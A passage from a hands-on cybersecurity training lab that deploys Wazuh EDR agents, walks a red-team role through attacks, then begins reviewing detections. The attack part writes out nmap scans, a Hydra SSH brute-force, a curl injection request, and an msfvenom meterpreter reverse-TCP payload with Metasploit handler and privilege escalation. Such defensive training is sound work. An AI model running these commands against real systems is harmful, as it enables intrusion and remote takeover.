23. On the vWorkstation desktop, **double-click** the **PuTTY icon** to open the PuTTY configuration window.

Putty icon

24. In the PuTTY configuration window, **type** `200.0.0.86` in the Host Name (or IP address) field and then **click** the **Open button** to open an SSH session to the DMZ web server.



Configure the PUTTY connection


25. In the 200.0.0.86 PuTTY terminal window, **type** the following credentials and **press Enter** to log in to the DMZ web server.
    Username: **`user`**
    Password: **`password`**

Note: In the terminal window, you should see the prompt "*user@TargetLinux01:~$.*" This prompt indicates that you have successfully logged in to the DMZ web server with the username "user."

26. At the command prompt, **type** **`ls`** and **press Enter** to confirm that the *wazuh-agent-4.2.5.deb* file is stored in the directory.

Note: You should see nine directories in a blue font and the wazuh-agent installer file in a red font.

27. In the 200.0.0.86 PuTTY terminal window, **right-click the black background near the command prompt** to paste the deployment command to the terminal and then **press Enter** to run the Wazuh Agent Debian installation package.




Run the agent install command

Note: PuTTY has a shortcut that allows users to copy text in the terminal simply by highlighting it by using the left mouse button. If the right-click paste command does not correctly paste the text from the deployment command line, it is possible that the text that you intentionally copied was replaced by text that you accidentally copied by highlighting something in the PuTTY window. If that is the case, simply restore Firefox, copy the deployment command again, and repeat Steps 21 and 27.

28. When prompted, **type** `password` and **press Enter** to allow your command to be run with elevated permissions.

Note: You should see messages related to selecting, unpacking, and setting up the wazuh-agent package. A message related to processing triggers for systemd and the return of the command prompt will signify a successful installation. One difference between the Windows and Linux agent installations is that you need to manually reload Linux's background processes with the necessary configurations to run the Wazuh agent service.

29. At the command prompt, **type** `clear; sudo systemctl daemon-reload && sudo systemctl enable wazuh-agent --now` and **press Enter** to enable the Wazuh agent service and start it.



Enable the Wazuh agent services

Note: You should see messages related to synchronizing the state of the wazuh-agent.service with SysV service and executing a command that enables the Wazuh agent. The return of the command prompt will signify a service installation.


30. At the command prompt, **type** `exit` and **press Enter** to close the 200.0.0.86 PuTTY terminal window.

31. **Restore** the **Firefox window**.

32. **Click** the **downward arrow** to the right of the WAZUH logo (located in the top-left) to open the Wazuh API menu and then **select Agents** to open the Agents list section.

Note: You should see that the TargetLinux01 agent is now running on IP address *200.0.0.86* in the *default* Group.

33. In the Agents list dashboard, **click TargetLinux01** to navigate to the TargetLinux01 agent tab.



The Linux agent hyperlink

Note: If you scroll down, you should notice that TargetLinux01's SCA: Last scan chart indicates that TargetLinux01 failed over 100 CIS benchmarks. Its local security needs improvement.

34. **Make a screen capture** showing the TargetLinux01 agent overview dashboards.

Part 2: Launch a Simulated Attack

Note: When it comes to defending a network, think of *endpoints* as an Achilles heel or a chink in armor – highly vulnerable. Endpoints are the key points of entry for cyberwarfare adversaries. Any internet-facing device is likely to have already been attacked – or will be soon – especially if it is deliberately open to the public (e.g., a web server or remote login system). Devices that are hidden from the internet (such as intranet devices) may still be vulnerable to social engineering attacks, such as phishing, malware, or water-holing.

Systems maintain strict logs related to access, systems, or other key events, though many hackers delete or modify logs if they gain control of a system. Systems' logs may include too much information for personnel to sort through meaningfully and quickly. However, an EDR records log information in real-time, so it can alert personnel to security events, analyze trends over time, and even maintain a record of log information if hackers have deleted it.


In this part of the lab, you will take on the role of a cybersecurity Red Team member tasked with running a specific series of attacks that were designed by the EDRS pilot team architects to induce endpoint defense responses on the pilot configuration. The severity of your attacks will range from network discovery to running malware on a system and elevating permissions:

- Use Nmap to scan ports on the DMZ web server without prompting events in the Wazuh agent.

- Use Nmap to scan ports on the DMZ web server in a way that prompts events in the Wazuh agent.
- Use Hydra to bruteforce an SSH connection on the DMZ web server.
- Use cURL to perform an SQL Injection on the DMZ web server.
- Use MSFvenom, Meterpreter, and Metasploit to implement a reverse TCP connection from the intranet Windows workstation, gain access, and elevate privileges.

Over the course of the next steps, you will attack the DMZ web server via a Kali Linux distribution that is on the internet.

1. On the Lab View toolbar, **select AttackLinux01** from the Virtual Machine menu to connect to the Kali Linux system.



Connect to AttackLinux01

2. On the AttackLinux01 toolbar, **click** the **Terminal Emulator icon** to open a terminal window.

Terminal emulator icon

Note: Your first attack will use Nmap (“Network Mapper”), a command-line interface tool that allows you to scan a network to determine what is in it (computers, services, operating systems, ports, etc.). It can also be used on a single computer to determine which ports are accessible, what services are offered by the computer through those ports, and which operating system is running on that computer. When you issue the Nmap command, its actions will depend on the options that follow it. You can read more about Nmap and its options here. In this case, the only option that you will include is the host that you want to target: TargetLinux01 at IP address 200.0.0.86.

3. At the command prompt, **type** `nmap 200.0.0.86` and **press Enter** to perform an initial scan of the web server.

```
┌──(kali㉿kali)-[~]
└─$ nmap 200.0.0.86
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-18 10:07 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
 with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.97 seconds
```

Run the initial scan

Note: The default Nmap scan is a SYN (“half-open”) scan, which initiates but does not complete TCP connections on ports. This is a common initial attack method because it escapes so many detection systems. The results show that the 200.0.0.86 host is up and that ports 22 and 80 are open. Port 22 is the standard SSH port, and port 80 is the standard HTTP plaintext port. The results do not provide

details about which types or versions of ssh or http services are running on TargetLinux01. They show that hundreds of ports are filtered, which means the server is probably behind a firewall; you know this to be the case because the server is in the DMZ.

The EDR monitors system logs, service logs, and events within a host, but it does not monitor network events. Nmap's default SYS scan is unlikely to produce entries in the recipient's network or service logs, so this Nmap scan should not prompt an event in the Wazuh agent. Your next attack will more aggressively scan the DMZ web server. You will run an Nmap command with options that engage the Nmap Scripting Engine (NSE) and implement complete TCP connections. This aggressive scan will generate log entries on the DMZ web server, which should engage the Wazuh agent. In Part 3 of the lab, you will change roles back to the EDR analyst to observe and analyze the Wazuh agent's activities against the Red Team's attacks. In this part of the lab, your Red Team role is concerned only with engaging as a very well-informed aggressor.

In the next step, you will launch an aggressive scan on the DMZ web server's open ports.

4. At the command prompt, **type** `nmap -A 200.0.0.86 -p 80,22` and **press Enter** to perform an aggressive scan of the open ports identified by your initial scan.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 200.0.0.86 -p 80,22
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-18 10:07 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse
DNS is disabled. Try using --system-dns or specify valid servers
 with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.00097s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Lin
ux; protocol 2.0)
| ssh-hostkey:
|   3072 80:a3:42:ef:99:2b:58:06:c7:2a:a8:ca:07:1c:db:a0 (RSA)
|   256 a2:40:f2:e4:8b:00:04:5f:93:d6:c9:f4:77:8d:ea:ef (ECDSA)
|_  256 4f:62:89:29:07:48:02:2d:41:2d:58:54:83:f3:dd:65 (ED25519
)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: DRISST: Intelligent Security Simulation Systems
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
 at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.13 seconds
```

Run the aggressive scan

Note: Your Nmap command contained the following options to shape the aggressive attack:

- -p 80,22 – an option to Nmap to scan ports 80 and 22
- -A – An option to Nmap to enable operating system detection, version detection, script scanning, and traceroute

You should see that the Nmap scan has transmitted extensive information in the results:

- The SSH version (OpenSSH 8.2p1 on Ubuntu)
- SSH hostkeys for RSA, ECDSA, and ED25519 protocols
- The web server version (nginx 1.18.0 on Ubuntu)
- The title of the web server (DRISST: Intelligent Security Simulation Systems)
- The operating system information (OS: Linux and its CPE)

Retrieving that information from TargetLinux01 required complete connectivity between the DMZ web server and your attack system, which generated network log entries on the DMZ web server. Its system and service requests on the DMZ web server also generated log entries on the DMZ web server. Those log entries should be noticed by the Wazuh agent.

In the next step, you will record the results to inform the pilot team of which EDR alerts to anticipate and analyze in Part 3 of the lab.


5. **Make a screen capture** showing the extensive results of your aggressive Nmap scan.

Note: You will now focus your attention on your next attack: gaining entry to the DMZ web server through its SSH service. This attack should provide the EDR analysts with many alerts. For this attack, you will use Hydra, which is a command-line tool that automates login attempts using passwords contained in a file. This technique is called *SSH bruteforce*.

In the next steps, you will run Hydra on the DMZ web server. Your Hydra command will include the following options:

- -l root – An option to Hydra to log in to the *root*user account
- -P /usr/share/wordlists/word.lst – An option to Hydra to use the passwords contained in the file located at /user/share/wordlists/word.lst on your attack system
- 0.0.86 – An option to Hydra that indicates which host to target
- -t 4 – An option to Hydra that configures it to run four connections simultaneously (Hydra calls these “tasks”)
- ssh – An option to Hydra that configures it to connect to the SSH service on its target host

6. At the command prompt, **type** **`hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh`** and **press Enter** to attempt bruteforce logins onto the DMZ web server through SSH.



Run the brute force program

Note: You should see a warning to not use Hydra in military or secret service organizations. Its use has been sanctioned for your Red Team in order to simulate the actions of adversaries who would not heed Hydra's explicit request. You should also see messages related to Hydra dividing 581 logins among 4 tasks and a message that it is attacking 200.0.0.86 on port 22. It should take a few minutes for Hydra to complete its attack; then you should see an updated status message indicating its number of attempts and the port (22), service (ssh), host IP (200.0.0.86), username (root), and password (myradminT0T0ro) used in a successful login.

The individual login failures and the successful login would have generated numerous log entries on the DMZ web server and should be noticed by the Wazuh agent.

In the next step, you will record the results to inform the pilot team of which EDR alerts to anticipate and analyze in Part 3 of the lab.


7. **Make a screen capture** showing the valid credentials found by Hydra's SSH bruteforce.

Note: You will now focus your attention on your next attack: a SQL injection on the HTTP service on the DMZ web server. LinuxServer01 is running an NGINX web server and a MySQL database server. These services can be highly vulnerable to attack, which makes them excellent test material for the pilot. Even an unsuccessful SQL Injection attack should provide the EDR analysts plentiful information through the NGINX web service logs, the MySQL database service logs, networking logs, and system logs. For this attack, you will use cURL, which is a command-line interface tool that performs data transfer to or from a server.

In the next steps, you will use cURL to perform an SQL injection attack on the DMZ web server using an HTTP request given to you by the EDR analysts to produce a failed SQL injection. Your curl command will include the following options:

- -XGET – An option to curl to enable the following string to send parameters to the web server
- "http://200.0.0.86/dashboard/?id=SELECT+*+FROM+users;" – The URL given to you by the EDR analysts that will send a MySQL query through the website hosted on the DMZ web server

8. At the command prompt, **type** `curl -XGET "http://200.0.0.86/dashboard/?id=SELECT+*+FROM+users;"` and **press Enter** to simulate a GET command on the DMZ web server.



Run cURL to get a URL

Note: You should see the message “Found. Redirecting to /users/login.” Although this message does not specify whether your SQL Injection succeeded, it does indicate that the web server is running and that your GET request caused it to redirect you to a login page. That interaction with the web server and MySQL server would have generated numerous log entries on the DMZ web server and should be noticed by the Wazuh agent.

In the next step, you will record the results to inform the pilot team of which EDR alerts to anticipate and analyze in Part 3 of the lab.

9. **Make a screen capture** showing the command and the redirection location.


Note: You will now focus your attention on your next attack: taking over an intranet workstation and gaining system privileges. This attack will involve the use of several tools to simulate a user downloading malicious code that delivers a payload that invokes a reverse TCP connection to allow you to take command and control of their workstation. It should provide the EDR analysts with plentiful information through the Windows EventChannel, networking logs, and various system logs. For this attack, you will use malicious code prepared by the Red Team that will establish the reverse TCP connection, MSFvenom to encode the malicious code into a payload specific to Windows, an ad-hoc Python HTTP server to host the payload, and Metasploit to exploit the vWorkstation system and elevate privileges.

Your first subtask is to use MSFvenom to wrap a malicious executable file to be used as payload on the intranet vWorkstation computer. Your MSFvenom command will include the following options:

- -p windows/x64/meterpreter/reverse_tcp – An option to MSFvenom to use the reverse TCP payload

- LHOST=202.20.2.4 – An option to reverse_tcp to use the AttackLinux01 Kali system's IP address as the reverse TCP host
- LPORT=4444 – An option to reverse_tcp to connect through port 4444
- -f exe – An option to MSFvenom to format the payload as an executable file
- -o /var/www/html/edgey.exe – An option to MSFvenom to save the payload as this pathname

10. At the command prompt, **type** **`sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444 -f exe -o /var/www/html/edgey.exe`** and **press Enter** to create a payload for a Windows target.



Run the command to create the payload

11. When prompted for the password, **type** **`kali`** and **press Enter**.

Note: You should see messages from MSFvenom related to encoding a payload for a Windows platform. You will know that the process has completed when you see the message that the file was saved as */var/www/html/edgey.exe*.

12. **Make a screen capture** showing successful payload creation and where it is saved.

Note: Your next subtask is to make the payload accessible to download.


Over the course of the next steps, you will confirm that MSFvenom created the correct payload file, use Python to host a temporary web server on a non-standard port, and run the Metasploit console to wait for the reverse TCP session.

13. At the command prompt, **type** `cd /var/www/html/` and **press Enter** to move to the specified directory.

14. At the command prompt, **type** `ls` and **press Enter** to list the contents of the /var/www/html directory.

Note: You should confirm that *edgey.exe* is stored in that directory.

15. At the command prompt, **type** `python3 -m http.server 1337` and **press Enter** to launch an HTTP server through port 1337.




Run the web server

Note: This Python web server is a rudimentary web server. The edgey.exe file is in its directory so that users can download it by request.

In the next steps, you will open a new console tab to run the Metasploit Framework console.

16. On the Terminal menu bar, **click File** and **select New Tab** to open a new terminal session without closing the Python HTTP server session.




Open a new terminal session

17. At the command prompt, **type** `msfconsole` and **press Enter** to start the Metasploit Framework console.

Note: You should see the Metasploit Framework (MSF) welcome screen. Once the payload that you created with MSFvenom compromises a host, you can use a Meterpreter session in Metasploit to execute commands on the compromised hosts. You will first set up a *generic handler* to listen on the IP address and port that you correspond with the LHOST and LPORT, respectively, that you configured when you created the payload executable through MSFvenom.

18. At the msf6 prompt, **type** `use exploit/multi/handler` and **press Enter** to begin setting up a reverse TCP shell for the edgey.exe payload to contact once it has compromised a host.



Select the Metasploit handler


Note: You should see a message that msf6 is using the configured payload (generic handler with a shell_reverse_tcp payload), and the msf6 prompt will update to reflect that it is now an exploit(multi/handler).

19. At the exploit(multi/handler) prompt, **type** `show options` and **press Enter** to display the current settings for the options to the reverse TCP exploit handler.

Note: You should see unset (blank) Module options for the generic handler, unset (blank) Payload options for reverse TCP, and that the Exploit target is a Wildcard Target, which means that any host can connect to the handler.

Over the course of the next steps, you will configure the Payload options so that LHOST and LPORT correspond to the settings that you configured for the payload executable through MSFvenom. Each configuration change should yield a confirmation message of the specified changes.

20. At the multi/handler prompt, **type** `set payload windows/x64/meterpreter/reverse_tcp` and **press Enter** to inform the generic handler that it should expect connections from a reverse TCP shell payload.



Set the handler payload

21. At the multi/handler prompt, **type** `set LHOST 202.20.2.4` and **press Enter** to set the IP address of the listener to the Kali Linux system's IP address.

Set the handler IP address


Note: Now that the reverse TCP handler has been configured, Metasploit is ready to conduct the exploitation. In the next step, you will launch the exploit.

22. At the multi/handler prompt, **type** `exploit` and **press Enter** to start the reverse TCP listener.

Note: You should see a confirmation message that Metasploit has started a reverse TCP handler on IP address 202.20.2.4 through port 4444, which is a well-known default port for Meterpreter shells.

Your next subtask is to infect the intranet Windows system with the malware that you just created. This will allow the EDR analysts on the pilot team to observe how much the pilot EDRS notices when an intranet system is compromised. Over the course of the next steps, you will return to vWorkstation and deliberately download and execute the payload file from the Kali Linux attack system.

23. In the virtual machine drop-down list, **select vWorkstation** to connect to the Windows machine.



Connect to vWorkstation

24. **Restore** the **Firefox window**.

25. In the Firefox address bar, **type** `202.20.2.4:1337/edgey.exe` and **press Enter** to prompt the download dialog box.

Note: You should see a dialog box containing a download prompt for the edgey.exe file. You are accessing this through the Python HTTP server that you just created.

26. **Click** the **Save File button** to close the download prompt and save the file.

27. From the vWorkstation taskbar, **click** the **File Explorer icon** to open the File Explorer and then **navigate** to the **Downloads folder**.

Fire Explorer icon

28. In the File Explorer window, **locate** the **edgey.exe file.**

29. **Verify** that the **edgey.exe file** has fully downloaded by ensuring that the size of the file is **7 KB**. This should take up to 30 seconds.

30. In the File Explorer window, **double-click** the **edgey.exe file** to prompt the Open File dialog box

31. In the Open File – Security Warning dialog box, **click** the **Run button** to execute the malware.

Note: You have just executed the payload that you created with MSFvenom. It should have set up a reverse TCP connection with the Kali Linux system and opened a Meterpreter session that will allow you to control vWorkstation through Metasploit on the Kali Linux system.

In the next step, you will return to the Kali Linux system to begin attempting to gain unauthorized access to the compromised intranet Windows system.

32. On the Lab View toolbar, **select AttackLinux01** from the Virtual Machine menu to connect to the Kali Linux system.

Note: The Metasploit console should now show that a Meterpreter session has opened. This means that the exploit was successful: a connection from the internet Kali system to the intranet Windows system has been established without consequence from the firewalls. The Meterpreter session will allow you to interact with the compromised system.

33. At the meterpreter prompt, **type** `getuid` and **press Enter** to see which user you are logged in as.

Note: You should see that the server is running as the vWorkstation Administrator.

34. At the meterpreter prompt, **type** `getsystem` and **press Enter** to attempt to gain system privileges.

Note: A confirmation message of “got system” means that Metasploit has successfully elevated your access privileges to that of the SYSTEM user instead of the Administrator, though a successful result is not required for this lab. SYSTEM privileges would allow you to conduct exploitations in a stealthier manner. The Metasploit exploit runs in the volatile memory of compromised systems, so its actions may not easily contribute to log files that the EDR system would ingest and analyze.

35. **Make a screen capture** showing the system privilege escalation attempt.

Note: The Red Team has now successfully completed all of its attacks on the DMZ web server and intranet Windows system. In the next part of the lab, you will return to your role as an EDR analyst on the pilot team.

Part 3: Detect and Respond to a Simulated Attack


Note: EDR systems continuously monitor and respond to endpoint activities at the host level, but they also provide information to the EDR server so that it can monitor and respond to endpoint activities in a centralized manner. While the endpoint may detect patterns within its own system, the EDR server can detect patterns among the endpoints. Some EDRS also offer advanced analysis capabilities like anomaly detection, which establishes trends in user behavior and generates alerts for deviant behavior.

In a Wazuh EDRS, the Wazuh agents provide event information related to integrity monitoring, log collection, scan results, configuration assessment, and host inventory to the Wazuh server and Elasticsearch, which decodes the logs to extract values from known fields. The Wazuh server analyzes the decoded information, processes events, and seeks to identify well-known IOCs. It archives the events that it receives from endpoints and creates alerts that may stimulate an automated response or invoke a response from IT personnel. Wazuh comes with a default set of over 3,000 rules and gives you the capability to configure custom rules. The EDR pilot phase analysis will focus on a few rules related to the Red Team’s specific attacks.

You will now return to your role as EDR analyst on the DoD team’s EDR pilot phase project. Over the course of the next steps, you will return to the Windows workstation (vWorkstation), restart it, and then access the EDR Manager through the Kibana webgui to assess threat data reported by the agents during the Red Team’s attacks.

1. On the Lab View toolbar, **select vWorkstation** from the Virtual Machine menu to connect to the Windows system.

2. On the Lab View toolbar, **select Restart** from the System menu to restart the vWorkstation system.



Restart vWorkstation

3. In the Windows Taskbar, **click** the **Firefox icon** to open the Firefox web browser.


4. In the Firefox address bar, **type** `https://172.30.0.20` and **press Enter** to access Kibana, the Wazuh webgui.

5. On the Kibana login page, **type** the following credentials and **click** the **Log In button** to

access Wazuh.
Username: **wazuh**
Password: **wazuh**


Note: You should again see the WAZUH Modules section overview, which now shows two active agents and two total agents. These correspond to the agents that you deployed onto vWorkstation on the intranet and TargetLinux01 in the DMZ.

6. In the Security Information Management module, **click Security events** to view the Security events section.



Open the Security events section

7. In the Security events dashboard, **click** the **calendar icon** and then **select This Week** to access all alerts.



View alerts for this week

Note: Throughout your use of Kibana, you may need to adjust the calendar scale to effectively zoom in or out on an event timeline. If you have completed the lab parts contiguously, selecting *Today* or *Last 24 hours* may be useful options for the alert scales in this part of the lab. Note that nearly all content within Kibana is hyperlinked and will lead to more data views. For the purposes of this lab, you will mainly explore the Security alerts and Agents data views.

